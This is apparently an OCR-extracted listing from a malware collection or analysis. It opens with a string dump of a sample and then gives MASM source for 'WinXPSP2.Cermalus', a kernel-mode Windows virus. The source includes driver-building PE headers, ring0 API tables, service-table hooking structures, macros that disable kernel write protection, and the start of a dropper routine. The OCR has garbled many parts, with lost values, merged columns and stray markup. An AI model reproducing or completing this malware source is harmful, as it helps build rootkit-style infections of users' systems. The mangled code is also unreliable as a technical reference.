	251, 5, 220', 0
255B1E04:	'0.1 ruw',0
255B1E0C:	'.0.1 maxxhosters.com',0Dh,0Ah,'127',0
255B1E28:	'.data',0
255B1E40:	Max@80.68.3.235, 0
255B1EDC:	'@hotmail',0
255B8230:	'rection by $Tcp/29A$ ',0
255B831C:	'CACHASAMIX',0000h
255B8388:	'C++HOOK', 0
255B8390:	'Borland C++',0
255B83A4:	'\Software\Microsoft\Internet Account Manager\
	$Accounts \setminus 00000001$ ',0
255B8448:	$^{\circ}\mathrm{SmtpMsg}^{\circ}$, 0
255B9274:	'hd"@',0
255B9534:	'hPM@',0
255B9594:	'h1"@',0
255B9A8C:	\mathbf{h}, \mathbf{j} @ $\mathbf{i}, 0$
255BA0C0:	'.ntext',0

G Cermalus

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; WinXPSP2.Cermalus by Pluf/7A69ML
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;
;
include \masm32\include\masm32rt.inc
include \masm32\macros\ucmacros.asm
                            equ 8*4
_pushad
                            equ 7*4
_pushad_eax
                            equ 6*4
_pushad_ecx
_pushad_edx
                            equ 5*4
_pushad_ebx
                            equ 4*4
_pushad_esp
                            equ 3*4
_pushad_ebp
                            equ 2*4
_pushad_esi
                            equ 1*4
_pushad_edi
                            equ 0*4
IMAGE_FILE_MACHINE_I386
                            equ 014Ch
IMAGE_SUBSYSTEM_NATIVE
                            equ 01h
IMAGE_SUBSYSTEM_WINDOWS_GUI equ 02h
IMAGE_SUBSYSTEM_WINDOWS_CUI equ 03h
IMAGE_FILE_EXECUTABLE_IMAGE equ 00002h
IMAGE_FILE_32BIT_MACHINE equ 00100h
IMAGE_FILE_SYSTEM
                            equ 01000h
IMAGE_FILE_DLL
                            equ 02000h
STATIC_PADD
                            equ 4096
DYNAMIC_PADD
                            equ 2048
; dos header:
mzhdr struct
mz_magic
                           dw 05A4Dh
mz_cblp
                           dw 00090h
                           dw 00003h
mz_cp
                           dw 00000h
mz_crcl
                           dw 00004h
mz_cparhdr
                           dw 00000h
mz_minalloc
                            dw OFFFFh
mz_maxalloc
mz_ss
                            dw 00000h
                            dw 000B8h
mz_sp
                            dw 00000h
 mz_csum
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00000h
                             dw
mz_ip
                                 00000h
mz_cs
                             dw
mz_lfarlc
                             dw
                                 00040h
                                 00000h
mz_ovno
                             dw
                                 4 dup (0)
mz_res
                             dw
mz_oemid
                             dw
                                 00000h
mz_oeminfo
                             dw
                                 00000h
mz_{res2}
                             dw
                                 10 dup (0)
mz_lfanew
                             dd
                                 000000A8h
mzhdr ends
```

; dos stub:

dos_stub struct
db 00Eh, 01Fh, 0BAh, 00Eh, 000h, 0B4h, 009h, 0CDh
db 021h, 0B8h, 001h, 04Ch, 0CDh, 021h, 054h, 068h
db 069h, 073h, 020h, 070h, 072h, 06Fh, 067h, 072h
db 061h, 06Dh, 020h, 063h, 061h, 06Eh, 06Eh, 06Fh
db 074h, 020h, 062h, 065h, 020h, 072h, 075h, 06Eh
db 020h, 069h, 06Eh, 020h, 044h, 04Fh, 053h, 020h
db 06Dh, 06Fh, 064h, 065h, 02Eh, 00Dh, 00Dh, 00Ah
db 024h, 000h, 000h, 000h, 000h, 000h, 000h, 000h
db 05Dh, 017h, 01Dh, 0DBh, 019h, 076h, 073h, 088h
db 019h, 076h, 073h, 088h, 019h, 076h, 073h, 088h
db 052h, 069h, 063h, 068h, 019h, 076h, 073h, 088h
db 052h, 069h, 063h, 068h, 019h, 076h, 073h, 088h
db 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h
dos_stub ends

; data directory entry:

pe_ddir struct			
ddir_rva	dd	?	; 00h
ddir_size	dd	?	; 04h
pe_ddir ends			

; export directory:

<pre>pedir_export struct</pre>				
flags	dd	?	;	00h
timedate	dd	?	;	04h
major	dw	?	;	08h
minor	dw	?	;	OAh
dllname	dd	?	;	$0 {\tt Ch}$
dllbase	dd	?	;	10h
numoffunctions	dd	?	;	14h
numofnames	dd	?	;	18h
rvaoffunctions	dd	?	;	$1{ m Ch}$
rvaofnames	dd	?	;	20h
rvaofordinals	dd	?	;	24h
pedir_export ends				

; import directory:

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pedir_import struct
                           dd ?
                                   ; 00h
ilt
                                   ; 04h
                           dd ?
timedate
                                   ; 08h
forward
                           dd ?
                           dd ?
                                   ; OCh
name_
                           dd ?
                                   ; 10h
iat
pedir_import ends
; PE header:
pehdr struct
 ; signature:
                           dd 00004550h
pe_signature
 ; file header:
 pe_coff_machine
                           dw
                               0014Ch
pe_coff_numofsects
                           dw
                               00001h
                           dd 045F207DDh
pe_coff_timedatastamp
                           dd 00000000h
pe_coff_symrva
                           dd 00000000h
pe_coff_symcount
pe_coff_ophdrsize
                           dw 000E0h
pe_coff_flags
                           dw 0010Eh
 ; optional header:
                           dw 0010Bh
pe_ophdr_magic
                           db 005h
pe_ophdr_majorlink
pe_ophdr_minorlink
                           db
                              00 \, \text{Ch}
pe_ophdr_sizeofcode
                           dd
   (((offset drvcode_end - offset drvcode_begin)+(20h-1)) and (not(20h-1)))
 pe_ophdr_sizeofinitdata dd 00000000h
 pe_ophdr_sizeofuinitdata dd 00000000h
                           dd 000000200h
 pe_ophdr_entrypointrva
                           dd 000000200h
 pe_ophdr_baseofcoderva
pe_ophdr_baseofdatarva
                           dd
  (((offset drv_end - offset drv_begin)+(20h-1)) and (not(20h-1)))
 pe_ophdr_imagebase
                        dd 000010000h
 pe_ophdr_sectalign
                           dd
                              000000020h
                           dd 00000020h
 pe_ophdr_filealign
 pe_ophdr_majorosv
                           dw 00004h
                           dw 00000h
 pe_ophdr_minorosv
 pe_ophdr_majorimagev
                           dw 00000h
                           dw 00000h
pe_ophdr_minorimagev
                           dw 00004h
pe_ophdr_majorsubsv
pe_ophdr_minorsubsv
                           dw 00000h
                           dd
                              000000000h
pe_ophdr_unknown
pe_ophdr_imagesize
                          dd
    (offset drv_end - offset drv_begin)
                          dd 000000200h
pe_ophdr_hdrsize
pe_ophdr_checksum
                           dd 00000000h
pe_ophdr_subsystem
                           dw 00001h
                           dw 00000h
pe_ophdr_dllflags
 pe_ophdr_stackreservesize dd 00100000h
 pe_ophdr_stackcommitsize
                           dd 00001000h
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pe_ophdr_heapreservesize dd 00100000h
pe_ophdr_heapcommitsize dd 000010000h
pe_ophdr_rvaandsizecount dd 00000010h
 ; data directory []
pe_dd_export
                          pe_ddir <?>
                          pe_ddir <?>
pe_dd_import
                          pe_ddir <?>
pe_dd_rsrc
pe_dd_except
                          pe_ddir <?>
pe_dd_security
                          pe_ddir <?>
                          pe_ddir <?>
pe_dd_reloc
pe_dd_debug
                          pe_ddir <?>
                          pe_ddir <?>
pe_dd_arch
                          pe_ddir <?>
pe_dd_global
                         pe_ddir <?>
pe_dd_tls
                         pe_ddir <?>
pe_dd_config
                          pe_ddir <?>
pe_dd_bound
                          pe_ddir <?>
pe_dd_iat
                          pe_ddir <?>
pe_dd_delay
                          pe_ddir <?>
pe_dd_com
                          pe_ddir <?>
pe_dd_rsrv
pehdr ends
; section table entry:
pe_sect struct
sect_name
                           db 2Eh, 74h, 65h, 78h, 74h, 3 dup(0)
sect_virtsize
                           dd
 (offset drvcode_end - offset drvcode_begin)
                       dd 00000200h
 sect_virtaddr
 sect_rawsize
                          dd
 (((offset drvcode_end - offset drvcode_begin)+(20h-1)) and (not(20h-1)))
                         dd 000000200h
 sect_rawaddr
                          dd 00000000h
 sect_reladdr
sect_lineaddr
                          dd 00000000h
sect_relcount
                          dw
                              00000h
                          dw
 sect_linecount
                              00000h
                          dd 068000020h
sect_flags
pe_sect ends
; section table:
sectbl struct
text
                          pe_sect <>
sectbl ends
; basic .sys file format:
sys_body struct
sys_mz_hdr
                          mzhdr
                                      <>
sys_dos
                          dos_stub
                                      <>
                          pehdr
                                      <>
sys_pe_hdr
                           sectbl
sys_sectbl
                                      <>
```

```
dd 14 dup(0)
sys_pad
sys_body ends
 ;-----
 ; ring0 data
 ;-----
; ring0 apis structs:
api_entry struct
                          dd ?
va
                          dd ?
eat
api_entry ends
; apis ntoskrnl.exe:
ntosapi struct
DbgPrint
                          api_entry <>
DbgPrintEx
                          api_entry <>
DbgPrintReturnControlC api_entry <>
ExAllocatePool
                          api_entry <>
ExFreePool
                         api_entry <>
IoAllocateMdl
                         api_entry <>
                        api_entry <>
api_entry <>
IoCompleteRequest
IoCreateDevice
                         api_entry <>
IoCreateFile
IoDeleteDevice
                         api_entry <>
IoDriverObjectType
                        api_entry <>
 IoFreeMdl
                         api_entry <>
KeBugCheck
                          api_entry <>
KeInitializeDpc
                         api_entry <>
KeInitializeSpinLock api_entry <>
KeInitializeTimer
                          api_entry <>
KeServiceDescriptorTable api_entry <>
KeSetTimer
                          api_entry <>
MmGetSystemRoutineAddress api_entry <>
 MmProbeAndLockPages
                          api_entry <>
                          api_entry <>
 MmUnlockPages
 ObDereferenceObject
                          api_entry <>
 ObReferenceObjectByHandle api_entry <>
ProbeForRead
                          api_entry <>
                          api_entry <>
ProbeForWrite
PsRemoveCreateThreadNotifyRoutine api_entry <>
PsSetCreateProcessNotifyRoutine api_entry <>
PsSetCreateThreadNotifyRoutine api_entry <>
                          api_entry <>
ZwClose
 ZwCreateSection
                          api_entry <>
 ZwMapViewOfSection
                        api_entry <>
 ZwOpenDirectoryObject
                          api_entry <>
 ZwOpenFile
                          api_entry <>
 ZwQueryInformationFile
                        api_entry <>
 ZwUnmapViewOfSection
                          api_entry <>
wcscmp
                          api_entry <>
ntosapi ends
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equ (size ntosapi) shr 2
ntos_api_count
; api hall.dll:
halapi struct
KeAcquireSpinLock
                       api_entry <>
KeGetCurrentIrql
                         api_entry <>
KeReleaseSpinLock
                          api_entry <>
halapi ends
hal_api_count
                         equ (size halapi) shr 2
; ringOapi:
ringOapi struct
                          dd ?
ntos_base
                         <>
ntos
          ntosapi
                          dd ?
hal_base
hal
          halapi
                          <>
ring0api ends
                     equ (size ring0api) shr 2
ring0_api_count
; ring0 nt services:
ntserv_entry struct
                         dd ?
va
                         dd ?
ssdt
ntserv_entry ends
ntservices struct
NtDebugActiveProcessntserv_entry <>NtEnumerateBootEntriesntserv_entry <>
NtOpenFile
                         ntserv_entry <>
ntservices ends
ntservices_count
                         equ (size ntservices) shr 2
; ringOdata:
ringOdata struct
api
               ring0api
                          <>
                           dd ?
ntdll_map_base
services
               ntservices <>
                          dd ?
service_table
                          dd ?
service_count
                          dd ?
driver_object
                          dd ?
module_list
                          dd ?
kirql
kspinlock
                           dd ?
reserved
                           dd 4 dup(?)
ringOdata ends
;-----
 ; ring0 include
 ;-----
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; ntstauts:

STATUS_SUCCESS	equ	00000000h
STATUS_UNSUCCESSFUL	equ	0C000001h
STATUS_NOT_IMPLEMENTED	equ	0C000002h
STATUS_IMAGE_NOT_AT_BASE	equ	04000003h
; bugcheck code:		
POWER_FAILURE_SIMULATE	equ	0000000E5h
; major function codes for IRPs		
TOD MI CDEATE		0.0.1
IRP_MJ_CREATE	-	00h
IRP_MJ_CREATE_NAMED_PIPE	equ	
IRP_MJ_CLOSE	equ	
IRP_MJ_READ	equ	
IRP_MJ_WRITE	equ	
IRP_MJ_QUERY_INFORMATION	equ	
IRP_MJ_SET_INFORMATION	equ	
IRP_MJ_QUERY_EA	equ	
IRP_MJ_SET_EA	equ	
IRP_MJ_FLUSH_BUFFERS		09h
IRP_MJ_QUERY_VOLUME_INFORMATION		
IRP_MJ_SET_VOLUME_INFORMATION	-	OBh
IRP_MJ_DIRECTORY_CONTROL		OCh
IRP_MJ_FILE_SYSTEM_CONTROL		ODh
IRP_MJ_DEVICE_CONTROL		OEh
IRP_MJ_INTERNAL_DEVICE_CONTROL	-	OFh
IRP_MJ_SHUTDOWN	-	10h
IRP_MJ_LOCK_CONTROL		11h
IRP_MJ_CLEANUP		12h
IRP_MJ_CREATE_MAILSLOT	equ	
IRP_MJ_QUERY_SECURITY	equ	
IRP_MJ_SET_SECURITY	equ	
IRP_MJ_POWER	equ	
IRP_MJ_SYSTEM_CONTROL	equ	
IRP_MJ_DEVICE_CHANGE	equ	
IRP_MJ_QUERY_QUOTA	equ	
IRP_MJ_SET_QUOTA	equ	
IRP_MJ_PNP	equ	
IRP_MJ_PNP_POWER	-	IRP_MJ_PNP
IRP_MJ_MAXIMUM_FUNCTION	equ	1Bh
; values for the Attributes fiel	Ld:	
OBJ_INHERIT	equ	0000002h
OBJ_PERMANENT	-	0000010h
OBJ_EXCLUSIVE	-	00000020h
OBJ_CASE_INSENSITIVE	-	00000040h
OBJ_OPENIF	-	00000080h
OBJ_OPENLINK	-	00000100h
OBJ_KERNEL_HANDLE		00000200h
OBJ_VALID_ATTRIBUTES		000003F2h
	1	

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NtCurrentProcess
                                equ -1
NtCurrentThread
                                equ -2
; (enum) pool type:
NonPagedPool
                                equ O
PagedPool
                                equ 1
; (enum) lock operation:
IoReadAccess
                                equ O
IoWriteAccess
                                equ 1
IoModifyAccess
                                equ 2
; (enum) mode:
KernelMode
                                equ O
UserMode
                                equ 1
MaximumMode
                                equ 2
STANDARD_RIGHTS_REQUIRED
                                equ 000F0000h
FILE_DIRECTORY_FILE
                                equ 0000001h
FILE_SYNCHRONOUS_IO_NONALERT
                                equ 020h
FileStandardInformation
                                equ 5
; (enum) section inherit:
ViewShare
                                equ 1
ViewUnmap
                                equ 2
; Interrupt Request Level (IRQL):
KIRQL
                typedef BYTE
PKIRQL
                typedef PTR BYTE
; Spin Lock:
KSPIN_LOCK
                typedef DWORD ; ULONG_PTR
                typedef PTR DWORD
PKSPIN_LOCK
; list entry:
                            ; size = 08h
list_entry struct
                            dd ? ; 00h
Flink
Blink
                            dd ? ; 04h
list_entry ends
; unicode string:
                           ; size = 08h
unicode_string struct
                            dw ? ; 00h
 _Length
                                   ; 02h
MaximumLength
                            dw ?
Buffer
                            dd ? ; 04h
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unicode_string ends
; large integer:
                          ; size = 08h
large_integer struct
LowPart
                           dd ? ; 00h
HighPart
                           dd ? ; 04h
large_integer ends
; io status block:
io_status_block struct
                           ; size = 08h
Status
                           dd ? ; 00h
                           dd ?
                                  ; 04h
 Information
io_status_block ends
; memory descriptor list:
                           ; size = 01Ch
mdl struct
                           dd ? ; 00h
Next
                           dw ?
                                   ; 04h
 _Size
                           dw ?
                                   ; 06h
MdlFlags
                           dd ?
                                   ; 08h
Process
                           dd ? ; OCh
MappedSystemVa
                           dd ? ; 10h
StartVa
ByteCount
                           dd ? ; 14h
                           dd ? ; 18h
ByteOffset
mdl ends
; driver extension:
driver_extension struct
                          ; size = 18h
DriverObject
                           dd ? ; 00h
                                  ; 04h
 AddDevice
                           dd ?
                                   ; 08h
 Count
                           dd ?
 ServiceKeyName unicode_string <> ; OCh
ClientDriverExtension dd ? ; 14h
FsFilterCallbacks dd ? ; 18h
driver_extension ends
; driver object:
driver_object struct
                           ; size = 0A8h
                           dw ? ; 00h
 _Type
                                   ; 04h
                           dw ?
 _Size
DeviceObject
                           dd ? ; 04h
                           dd ?
                                  ; 08h
 Flags
 DriverStart
                           dd ?
                                  ; OCh
 DriverSize
                           dd ?
                                   ; 10h
 DriverSection
                           dd ?
                                   ; 14h
                                   ; 18h
 DriverExtension
                           dd ?
 DriverName unicode_string <>
                                      ; 1Ch
 HardwareDatabase dd ? ; 24h
                           dd ?
 FastIoDispatch
                                   ; 28h
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DriverInit
                           dd ?
                                   ; 2Ch
                                   ; 30h
DriverStartIo
                           dd ?
                                   ; 34h
                           dd ?
DriverUnload
MajorFunction
                               dd
   (IRP_MJ_MAXIMUM_FUNCTION + 1) dup(?); 0038h
driver_object ends
; object directory entry:
object_directory_entry struct
                              ; size = 08h
                           dd ? ; 00h
ChainLink
                           dd ?
                                   ; 04h
Object
object_directory_entry ends
; object directory:
object_directory struct
                           ; size = 0A2h
HashBuckets
                           dd 37 dup(?); 00h
                           dd ?
 _Lock
                                  ; 094h
                           dd ?
DeviceMap
                                   ; 098h
                           dd ?
                                   ; 09Ch
SessionId
                                  ; OAOh
                           dw ?
Reserved
                           dw ?
SymbolicLinkUsageCount
                                   ; OA2h
object_directory ends
; object header:
object_header struct
                           ; size = 018h
PointerCount
                           dd ? ; 00h
                           dd ?
                                 ; 04h
HandleCount
                           dd ?
NextToFree
                                  ; 04h
                                 ; 08h
                           dd ?
 _Type
 NameInfoOffset
                           db ?
                                  ; OCh
                                  ; ODh
 HandleInfoOffset
                           db ?
                                  ; OEh
 QuotaInfoOffset
                           db
                              ?
Flags
                           db
                              ?
                                  ; OFh
 ObjectCreateInfo
                           dd
                              ?
                                  ; 10h
                                  ; 10h
 QuotaBlockCharged
                           dd
                              ?
                           dd ?
                                  ; 14h
 SecurityDescriptor
                           dd ?
Body
                                   ; 18h
object_header ends
; ServiceDescriptorEntry:
service_descriptor_entry struct ; size = 10h
                                 ; 00h
ServiceTableBase
                           dd ?
                                   ; 04h
ServiceCounterTableBase
                           dd ?
NumberOfServices
                           dd ?
                                   ; 08h
ParamTableBase
                           dd ?
                                   ; OCh
service_descriptor_entry ends
; deferred procedure call (DPC) object:
                           ; size = 020h
kdpc struct
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dw ? ; 00h _Type Number db ? ; 02h Importance db ? ; 03h DpcListEntry list_entry <> ; 04h dd ? DeferredRoutine ; OCh dd ? ; 10h DeferredContext dd ? SystemArgument1 ; 14h dd ? SystemArgument2 ; 18h dd ? ; 1Ch _Lock kdpc ends ; timer object: ; size = 028h ktimer struct Header dd 4 dup(?) ; 00h <> ; 10h <> ; 18h DueTime large_integer TimerListEntry list_entry dd ? ; 20h Dpc dd ? Period ; 24h ktimer ends ; object attributes: ; size = 18h object_attributes struct _Length dd ? ; 00h RootDirectory dd ? ; 04h dd ? ; 08h ObjectName dd ? ; OCh Attributes dd ? ; 10h SecurityDescriptor SecurityQualityOfService dd ? ; 14h object_attributes ends ; file standard information: AllocationSize large_integer <> ; 00h EndOfFile large_integer <> ; 08h NumberOfLinks file_standard_information struct db ? DeletePending ; 14h db ? ; 15h Directory db 2 dup(?) file_standard_information ends ; thread information block, XPSP2 version: nt_tib struct ; sizeof = 1Ch ExceptionList dd ? ; 00h StackBase dd ? ; 04h StackLimit dd ? ; 08h SubSystemTib dd ? ; OCh union FiberData dd ? ; 10h dd ? Version ; 10h ends

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; 14h
                         dd ?
ArbitraryUserPointer
                           dd ?
                                  ; 18h
Self
nt_tib ends
; processor control region, XPSP2 version:
kpcr struct
                           ; size = 54h
NtTib
                           nt_tib <> ; 00h
SelfPcr
                          dd ? ; 1Ch
                          dd ?
Prcb
                                  ; 20h
Irql
                          dd ?
                                  ; 24h
                                  ; 28h
                          dd ?
IRR
                                  ; 2Ch
IrrActive
                          dd ?
                                  ; 30h
                              ?
IDR
                          dd
KdVersionBlock
                           dd
                              ?
                                  ; ptr
                                  ; 38h
IDT
                           dd
                              ?
                              ?
GDT
                           dd
                                  ; 3Ch
                              ?
TSS
                          dd
                                  ; 40h
MajorVersion
                          dw ?
                                  ; 44h
                          dw ?
                                  ; 46h
MinorVersion
                          dd ?
SetMember
                                  ; 48h
                          dd ?
                                  ; 4Ch
StallScaleFactor
                          db ?
                                  ; 50h
DebugActive
                          db ?
Number
                                  ; 51h
                           db 2 dup(?) ; 052
kpcr ends
; PsLoadedModuleList module entry
module_entry struct
list
                           list_entry <>
                           dd 4 dup(?)
unk1
base
                           dd ?
                           dd ?
entrypoint
unk2
                           dd ?
path
                           unicode_string <>
_name
                           unicode_string <>
 ; ...
module_entry ends
; offset KPCR->KdVersionBlock, XPSP2 version:
KPCR_KDVERSIONBLOCK_OFFSET equ 034h
; kernel debug data header32, XPSP2 version:
dbgkd_debug_data_header32 struct ; size = 0Ch
List
                           list_entry <> ; 00h
OwnerTag
                           dd ? ; 08h
 _size
                           dd ? ; OCh
dbgkd_debug_data_header32 ends
; kernel debugger data32, XPSP2 version:
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kddebugger_data32 struct			
Header	dbgkd_debug_data_header32	<>	
KernBase Bussland in tWith Otstury	dd ?		
BreakpointWithStatus	dd ?		
SavedContext ThCallbackStack	dd ? dw ?		
NextCallback	dw ?		
FramePointer	dw ?		
PaeEnabled	dw ?		
KiCallUserMode	dd ?		
KeUserCallbackDispatcher	dd ?		
PsLoadedModuleList	dd ?		
PsActiveProcessHead	dd ?		
PspCidTable	dd ?		
ExpSystemResourcesList	dd ?		
ExpPagedPoolDescriptor	dd ?		
ExpNumberOfPagedPools	dd ?		
KeTimeIncrement	dd ?		
KeBugCheckCallbackListHead	dd ?		
KiBugcheckData	dd ?		
IopErrorLogListHead	dd ?		
ObpRootDirectoryObject	dd ?		
ObpTypeObjectType	dd ?		
MmSystemCacheStart	dd ?		
MmSystemCacheEnd	dd ?		
MmSystemCacheWs	dd ?		
MmPfnDatabase	dd ?		
MmSystemPtesStart	dd ?		
MmSystemPtesEnd	dd ?		
MmSubsectionBase	dd ?		
MmNumberOfPagingFiles	dd ?		
${\tt MmLowestPhysicalPage}$	dd ?		
MmHighestPhysicalPage	dd ?		
MmNumberOfPhysicalPages	dd ?		
${\tt MmMaximumNonPagedPoolInBytes}$	dd ?		
${\tt MmNonPagedSystemStart}$	dd ?		
${\tt MmNonPagedPoolStart}$	dd ?		
MmNonPagedPoolEnd	dd ?		
MmPagedPoolStart	dd ?		
MmPagedPoolEnd	dd ?		
MmPagedPoolInformation	dd ?		
MmPageSize	dd ?		
MmSizeOfPagedPoolInBytes	dd ?		
MmTotalCommitLimit	dd ?		
MmTotalCommittedPages	dd ?		
MmSharedCommit	dd ?		
MmDriverCommit	dd ?		
MmProcessCommit	dd ?		
MmPagedPoolCommit	dd ?		
MmExtendedCommit	dd ?		
MmZeroedPageListHead	dd ?		
MmFreePageListHead	dd ?		
MmStandbyPageListHead	dd ?		
MmModifiedPageListHead	dd ?		
0 0			

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MmModifiedNoWritePageListHead dd ?
                    dd ?
MmAvailablePages
MmResidentAvailablePages
                           dd ?
PoolTrackTable
                           dd ?
NonPagedPoolDescriptor
                           dd ?
                           dd ?
MmHighestUserAddress
MmSystemRangeStart
                           dd ?
                           dd ?
MmUserProbeAddress
KdPrintCircularBuffer
                           dd ?
                         dd?
KdPrintCircularBufferEnd
KdPrintWritePointer
                            dd ?
KdPrintRolloverCount
                            dd ?
MmLoadedUserImageList
                            dd ?
kddebugger_data32 ends
 ;-----
 ; ring3 data
 ;-----
; ring3 apis structs:
api_entry struct
                       dd ?
va
                       dd ?
eat
api_entry ends
; apis kernel32.dll:
kernapi struct
CloseHandle
                       api_entry <>
CreateFileA
                       api_entry <>
CreateFileMappingA
                      api_entry <>
api_entry <>
DeleteFileA
                      api_entry <>
api_entry <>
GetFullPathNameA
LoadLibraryA
MapViewOfFile
                        api_entry <>
UnmapViewOfFile
                        api_entry <>
VirtualAlloc
                         api_entry <>
VirtualFree
                         api_entry <>
                         api_entry <>
WriteFile
kernapi ends
                         equ (size kernapi) shr 2
kern_api_count
; apis ntdll.dll:
ntdllapi struct
ZwEnumerateBootEntries
                       api_entry <>
ntdllapi ends
ntdll_api_count
                         equ (size ntdllapi) shr 2
; apis advapi32.dll:
advapi struct
CloseServiceHandle
                         api_entry <>
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ControlService
                       api_entry <>
CreateServiceA
                      api_entry <>
                      api_entry <>
DeleteService
                     api_entry <>
OpenSCManagerA
                      api_entry <>
OpenServiceA
StartServiceA
                       api_entry <>
advapi ends
adv_api_count
                       equ (size advapi) shr 2
; ring3api:
ring3api struct
kern_base
                       dd ?
         kernapi
kern
                      <>
adv_base
                       dd ?
         advapi
                       <>
adv
                       dd ?
ntdll_base
ntdll ntdllapi
                       <>
ring3api ends
                  equ (size ring3api) shr 2
ring3_api_count
; ring3data:
ring3data struct
                     <>
     ring3api
api
file_handle
                     dd ?
map_addr
                     dd ?
                     dd ?
map_handle
scm_handle
                     dd ?
service_handle
                      dd ?
                       dd ?
buff
ring3data ends
;-----
; ring3 include
; -----
; service status:
service_status struct ; size = 01Ch
dwServiceTypedd ?; 00hdwCurrentStatedd ?; 04hdwControlsAccepteddd ?; 08hdwWin32ExitCodedd ?; 0Ch
dwServiceSpecificExitCode dd ? ; 10h
dwCheckPoint dd ? ; 14h
                      dd ? ; 18h
dwWaitHint
service_status ends
;-----
; hooks/callbacks data
;-----
hook_data_offset equ OBh
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hook_data struct
                         dd ?
signature
                         dd ?
return
hook_data ends
pssetcreateprocessnotifyroutine_param_count
                                               equ 02h
pssetremovecreatethreadnotifyroutine_params_count
                                               equ 01h
ntdebugactiveprocess_param_count equ 02h
ntenumeratebootentries_param_count equ 02h
ntopenfile_param_count
                               equ 06h
                                equ 04h
custom_dpc_param_count
                                equ 02h
driverentry_param_count
                                equ 01h
driverunload_param_count
;-----
 ; DPC wdog context
 ;-----
wdog_context struct
                         kdpc <> ; 00h
Dpc
                         ktimer <> ; 20h
Timer
                            dd ? ; 48h
data
wdog_context ends
;-----
 ; macros
;-----
; get callback parameter:
@gparam macro reg, pnum
       mov reg, dword ptr [esp + _pushad + 4 + (pnum * 4)]
endm
; initialize object attributes:
@init_object_attributes macro p, r, n, a, s
       mov
              dword ptr [p + object_attributes._Length], size object_attributes
       mov
              dword ptr [p + object_attributes.RootDirectory], r
       mov
              dword ptr [p + object_attributes.ObjectName], n
       mov
              dword ptr [p + object_attributes.Attributes], a
              dword ptr [p + object_attributes.SecurityDescriptor], s
       mov
              dword ptr [p + object_attributes.SecurityQualityOfService], s
       mov
endm
; ringO callback begin:
@cb_begin macro
       pushad
                                 ; save initial registers
       call
              getdelta
                                 ; get delta offset: ebp
       mov
              ebx, dword ptr [ebp] ; get ptr to ringOdata: ebx
endm
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; ringO callback end:
@cb_end macro args
             dword ptr [esp +
       mov
                _pushad_eax], eax ; set ret value: eax
       popad
                                  ; restore initial registers
       ret (args * 4)
                                  ; clean stack:
                                  ; stdcall args >= 0, cdecl args = 0
endm
; disable page protection:
@unprotect_mring0 macro
       cli
       push
              eax
       mov
              eax, cr0
       and
              eax, not 10000h
       mov
              cr0, eax
       pop
               eax
\texttt{endm}
; enable page protection:
@protect_mring0 macro
       push
             eax
       mov
              eax, crO
             eax, 10000h
       or
              cr0, eax
       mov
       pop
              eax
       sti
\texttt{endm}
; end string:
@endsz macro
             nxtchr
       local
nxtchr: lodsb
       test
              al,al
       jnz
              nxtchr
\texttt{endm}
 ;-----
 ; SEH
 ;-----
except_handler struct
                         dd ?
EH_Dummy
EH_ExceptionRecord
                         dd ?
EH_EstablisherFrame
                         dd ?
                         dd ?
EH_ContextRecord
EH_DispatcherContext
                         dd ?
except_handler ends
; create seh frame:
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@ring3seh_setup_frame macro handler
       local set_new_eh
       call set_new_eh
             esp, dword ptr [esp + except_handler.EH_EstablisherFrame]
       mov
       handler
set_new_eh:
              assume fs:nothing
       push
              fs:[0]
              fs:[0], esp
       mov
endm
; remove seh frame:
@ring3seh_remove_frame macro
       assume fs:nothing
              fs:[0]
       pop
       add
              esp, 4
endm
       ;-----
       ; dropper code
       ;-----
.code
start:
       xor
             eax, eax
       dec
             eax
       shr
             eax, 20
       mov
              ecx, eax
       not
              ecx
              ebx, offset drv_end - offset start
       mov
       add
              ebx, eax
              ebx, ecx
       and
              edx, offset start
       mov
              edx, ecx
       and
       push
              edx
       push
              eax
       push
              esp
       push
              PAGE_READWRITE
       push
              ebx
       push
              edx
              VirtualProtect
       call
       mov
              esi, offset api_names_begin
next_module_crc_table:
       lodsd
              eax, eax
       test
       jz
              end_crc
              edi, eax
       mov
       lodsb
       movzx
              ecx, al
next_api_crc:
       mov
              eax, esi
       call
              gen_crc32_szname
       stosd
       @endsz
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loop
                next_api_crc
                eax, ecx
        xchg
        stosd
        mov
                eax, esi
                gen_crc32_szname
        call
        stosd
        @endsz
        jmp
                next_module_crc_table
end_crc:
                eax, offset host_start
        mov
                dword ptr [host_start_ep], eax
        mov
                eax
        pop
                edx
        pop
        push
                esp
        push
                eax
        push
                ebx
        push
                 edx
        call
                VirtualProtect
        jmp
                ring3_start
host_start:
                edi, edi
        xor
                edi
        push
                offset _title
        push
                offset _text
        push
        push
                edi
        call
                MessageBox
        push
                edi
        call
                ExitProcess
api_names_begin:
        ; ntoskrnl.exe:
        dd offset ntoscrc_begin
        db
           (ntos_api_count shr 1)
            "DbgPrint",
        db
                                          0h
            "DbgPrintEx",
        db
                                          Oh
        db
            "DbgPrintReturnControlC",
                                          Oh
            "ExAllocatePool",
        db
                                          0h
        db
            "ExFreePool",
                                          0h
        db
            "IoAllocateMdl",
                                          0h
            "IoCompleteRequest",
        db
                                          0h
            "IoCreateDevice",
        db
                                          0h
            "IoCreateFile",
        db
                                          Oh
            "IoDeleteDevice",
        db
                                          0h
            "IoDriverObjectType",
        db
                                          Oh
        db
            "IoFreeMdl",
                                          0h
            "KeBugCheck",
        db
                                          0h
            "KeInitializeDpc",
        db
                                          0h
            "KeInitializeSpinLock",
        db
                                          0h
        db
            "KeInitializeTimer",
                                          0h
        db
            "KeServiceDescriptorTable", Oh
        db
            "KeSetTimer",
                                          0h
        db
            "MmGetSystemRoutineAddress",Oh
        db
            "MmProbeAndLockPages",
                                          0h
                                          0h
        db
            "MmUnlockPages",
           "ObDereferenceObject",
        db
                                          0h
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db	"ObReferenceObjectByHandle"	
db	"ProbeForRead",	Oh
db	"ProbeForWrite",	Oh
db	"PsRemoveCreateThreadNotify"	
db	"PsSetCreateProcessNotifyRo	
db	"PsSetCreateThreadNotifyRou	
db	"ZwClose",	Oh
db	"ZwCreateSection",	Oh
db	"ZwMapViewOfSection",	Oh
db	"ZwOpenDirectoryObject",	Oh
db	"ZwOpenFile",	Oh
db	"ZwQueryInformationFile",	Oh
db	"ZwUnmapViewOfSection",	Oh
db	"wcscmp",	Oh
db	"ntoskrnl.exe",	Oh
	al.dll:	
dd	offset halcrc_begin	
db	(hal_api_count shr 1)	
db	"KeAcquireSpinLock",	Oh
db	"KeGetCurrentIrql",	Oh
db	"KeReleaseSpinLock",	Oh
db	"hal.dll",	Oh
; s	ervices:	
dd	offset ntservicescrc_begin	
